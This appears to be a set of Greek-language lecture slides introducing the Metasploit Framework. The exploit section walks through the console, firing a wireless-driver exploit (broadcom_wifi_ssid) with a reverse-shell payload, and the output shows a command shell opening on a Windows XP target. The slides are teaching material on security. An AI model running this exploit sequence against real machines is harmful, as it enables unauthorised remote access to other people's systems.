
Web Interface

- Στις παρακάτω εικόνες παρουσιάζεται η χρήση του πλαισίου Metasploit μέσα από το Web Interface. Το web interface είναι αρκετά πιο εύκολο στην χρήση του από το msfconsole , λόγο του παραθυρικού του περιβάλλοντος.

Web Interface 1/2



Web Interface 2/2



Παραδείγματα Metasploit Framework

- Στο παρακάτω παράδειγμα χρησιμοποιούμε exploit του Metasploit Framework για τους ασύρματους οδηγούς των Windows (wifi drivers).

Παράδειγμα Metasploit 1/4

```
BT framework3 # airmon-ng start wifi0 6

usage: airmon-ng <start|stop> <interface> [channel]

Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0)
ath1            Atheros         madwifi-ng VAP (parent: wifi0) (monitor mode
enabled)

BT framework3 # ./msfconsole


                                  _                  _
                                 | |     (_)_
 _____     _____| |_  _____  ___ _____  | | ___   _| |_
|     \ /  _   )  _)/  _   |/___)   _ \| |/  _ \| |  _)
| | | | ( (/ /| |_( (  | |___ | | | | | | |_| | | |__
|_|_|_|_|\____)\___)_||_(___/| ||_/|_|\___/|_|\___)
                            |_|


       =[ msf v3.0-beta-dev
+ -- --=[ 125 exploits - 99 payloads
+ -- --=[ 17 encoders - 4 nops
       =[ 21 aux
```

Παράδειγμα Metasploit 2/4

```
msf > use windows/driver/broadcom_wifi_ssid
msf exploit(broadcom_wifi_ssid) >set

Global
======

No entries in data store.

Module: windows/driver/broadcom_wifi_ssid
=========================================

  Name       Value
  ----       -----
  ADDR_DST   FF:FF:FF:FF:FF:FF
  CHANNEL    11
  DRIVER     madwifi
  EXITFUNC   thread
  INTERFACE  ath0
  RUNTIME    60
  WfsDelay   0

msf exploit(broadcom_wifi_ssid) >set ADDR_DST 00:90:96:50:56:D2
ADDR_DST => 00:90:96:50:56:D2
msf exploit(broadcom_wifi_ssid) >set CHANNEL 6
CHANNEL => 6
msf exploit(broadcom_wifi_ssid) >set INTERFACE ath1
```

Παράδειγμα Metasploit 3/4

```
INTERFACE => ath1
msf exploit(broadcom_wifi_ssid) >set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf exploit(broadcom_wifi_ssid) >set RHOST 192.168.0.111
RHOST => 192.168.0.111
msf exploit(broadcom_wifi_ssid) >set RUNTIME 180
RUNTIME => 180
msf exploit(broadcom_wifi_ssid) >set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
msf exploit(broadcom_wifi_ssid) >set LHOST 192.168.0.110
LHOST => 192.168.0.110
```

Παράδειγμα Metasploit 4/4

```
msf exploit(broadcom_wifi_ssid) >exploit
[*] Started reverse handler
[*] Sending beacons and responses for 180 seconds...
[*] Command shell session 1 opened (192.168.0.110:4444 -> 192.168.0.111:1044)
[*] Finished sending frames...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>exit
exit
```

Συμπεράσματα

- Δεν είναι δυνατό να υπάρξει απόλυτη ασφάλεια
- Στην ασφάλεια ενός πληροφοριακού συσήματος σημαντικό παράγοντα αποτελεί η έγκαιρη ενημέρωση των συστημάτων ασφάλειας
- Κάθε σύστημα, πρέπει να έχει έναν υπεύθυνο, έμπειρο, διαχειριστή

Ερωτήσεις ?